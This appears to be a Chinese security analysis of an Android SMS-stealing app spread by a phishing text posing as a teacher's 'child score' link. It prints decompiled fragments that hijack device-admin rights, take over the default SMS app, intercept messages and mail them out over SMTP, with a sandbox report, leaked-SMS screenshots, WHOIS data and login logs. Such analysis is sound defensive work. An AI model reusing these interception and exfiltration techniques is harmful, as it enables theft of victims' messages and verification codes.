

“

”



家长，请查看您孩子的综合评分  
[👉 \(班主任\)](#)



.cc/学生综合评分.apk

```
<intent-filter>  
  <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>  
</intent-filter>
```

```

public class MyAdmin
    extends DeviceAdminReceiver...

public void onEnabled(Context context) {
    super.onEnabled(context);
    new Intent("android.intent.action.DISABLED");
    new Intent("android.intent.action.DISABLED");
}

public void onEnabled(Context context) {
    super.onEnabled(context);
}

public void onEnabled(Context context) {
    super.onEnabled(context);
}
}

```



```

localObj = new BeckhamOwen();
localObj.<init>();
if (((BeckhamOwenUtil.c.a((String)localObj1)) || (((String)localObj1).length() == 14))
{
    localObj2 = new java/lang/StringBuilder();
    ((StringBuilder)localObj2).<init>("电话: ");
    localObj1 = (String)localObj1 + "历史短信";
    str = PhoService.a(this.a, PhoService.a(this.a));
    localObj2 = localObj1;
    if (str.length() <= "电话 日期 类型 内容 ".length())
    {

```

```

    }
    return;
    Log.e("", "已经设置成为默认短信应用");
    this.b = new Intent(this, MainService4_4.class);
    this.b.setAction("android.provider.Telephony.SMS_DELIVER");
    startService(this.b);
    a();
    b();
    finish();
    break;
label1233:
    c.h = 0;
    beckham.owen.util.a.a = 0;
    paramIntent = MyApplication.b().getSharedPreferences("config", 0).edit();
    paramIntent.putInt("isAdminActive", 0);
    paramIntent.commit();

    localObject4 = new BeckhamOwenUg;
    ((BeckhamOwenUg)localObject4).<init>();
    if ((BeckhamOwenUtil.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
    {
        localObject3 = new java/lang/StringBuilder;
        ((StringBuilder)localObject3).<init>("电话: ");
        ((BeckhamOwenUg)localObject2).g((String)localObject1 + " 对方已经取消默认短信应用!");
        ((BeckhamOwenUg)localObject2).h("Android4.4以上版本 对方已经取消默认短信应用设置 已经无法拦截短信!!");
        if (BeckhamOwenUtil.a.f == "") {
            continue;
        }
        if (!BeckhamOwenUtil.a.a(BeckhamOwenUtil.a.f)) {

public j(ContentResolver paramContentResolver, Handler paramHandler)
{
    super(paramHandler);
    this.g = paramContentResolver;
    this.d = paramHandler;
}

public void onChange(boolean paramBoolean)
{
    Log.e("", "执行内部类实例MyObserver 中的函数onChange");
    super.onChange(paramBoolean);
    Cursor localCursor = this.g.query(b.a, f, this.b, null, null);
    if (localCursor != null)
    {
        if (c.c() != 0) {
            break label163;
        }
        if (c.d == 0) {
            new k(this).start();
        }
    }
    return;
label163:
    if (c.k <= 18) {
        label171:
        if (localCursor.moveToNext()) {
            break label191;

        if (c.c == 1) {
            new l(this).start();
        }
        if (MyApplication.e == 1) {
            abortBroadcast();
        }
    }

return;
label199:
arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])para
i++;
break;
}
SmsMessage localSmsMessage = arrayOfSmsMessage[i];


```



动态检测

操作系统: Android 4.4      软件版本: android  
开始时间: 2017-07-09 16:34:32      结束时间: 2017-07-09 16:37:54

- 非法权限 [2] ▼
  - ▶ 尝试发送短信    危险等级 ★★★★★
  - ▶ 检测到激活设备管理器请求    危险等级 ★★★★★
- 隐私窃取 [3] ▼
  - ▼ 尝试建立SMTP连接 可能在建立邮件通道    危险等级 ★★★★★
  - ...\_From: ...@188.co.To: ...@188.co.UserName: ...@188.co.Password: ...
  - ▶ 尝试查询用户信息    危险等级 ★★★★★
  - ▶ 尝试读取设备敏感信息    危险等级 ★★★★★
- 威胁行为 [3] ▼
  - ▶ 尝试遍历读取短信    危险等级 ★★★★★
  - ▶ 尝试遍历读取通讯录    危险等级 ★★★★★
  - ▶ 应用程序访问敏感权限    危险等级 ★★★★★




发给 [redacted] 2017-07-08 09:22 隐藏信息


发件人 [redacted]

电话: 2017年7月8日 (周六) 09:22  
大小: 958 KB

电话	日期	类型	内容
接收 10690928400699999942	2017-07-08 09:12:03		内容: [redacted]
发送 [redacted]	2017-07-08 09:04:54		内容: [redacted]
接收 [redacted]	2017-07-07 09:54:26		内容: [redacted]

86-2017-07-07 07:48:25 内容: [redacted] 接收-100





序号	域名	注册者	邮箱	注册商	DNS	注册时间	过期时间	更新
1	.cc		dns@y...zx.com	HICHINA ZHICHENG TECHNOLOGY LTD	f1g1ns1.pod.net f1g1ns2.pod.net	2017-07-07	2018-07-07	更新
2	.cc	s	dns@...zx.com	HICHINA ZHICHENG TECHNOLOGY LTD	f1g1ns1.pod.net f1g1ns2.pod.net	2017-07-06	2018-07-06	更新
3	.cc	s	dns@...zx.com	HICHINA ZHICHENG TECHNOLOGY LTD	f1g1ns1.pod.net f1g1ns2.pod.net	2017-07-06	2018-07-06	更新

22:54:08	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
22:38:35	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:35:04	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:27:31	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:16:57	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:39:24	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:29:48	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:27:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:15:22	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
19:40:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
19:26:05	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)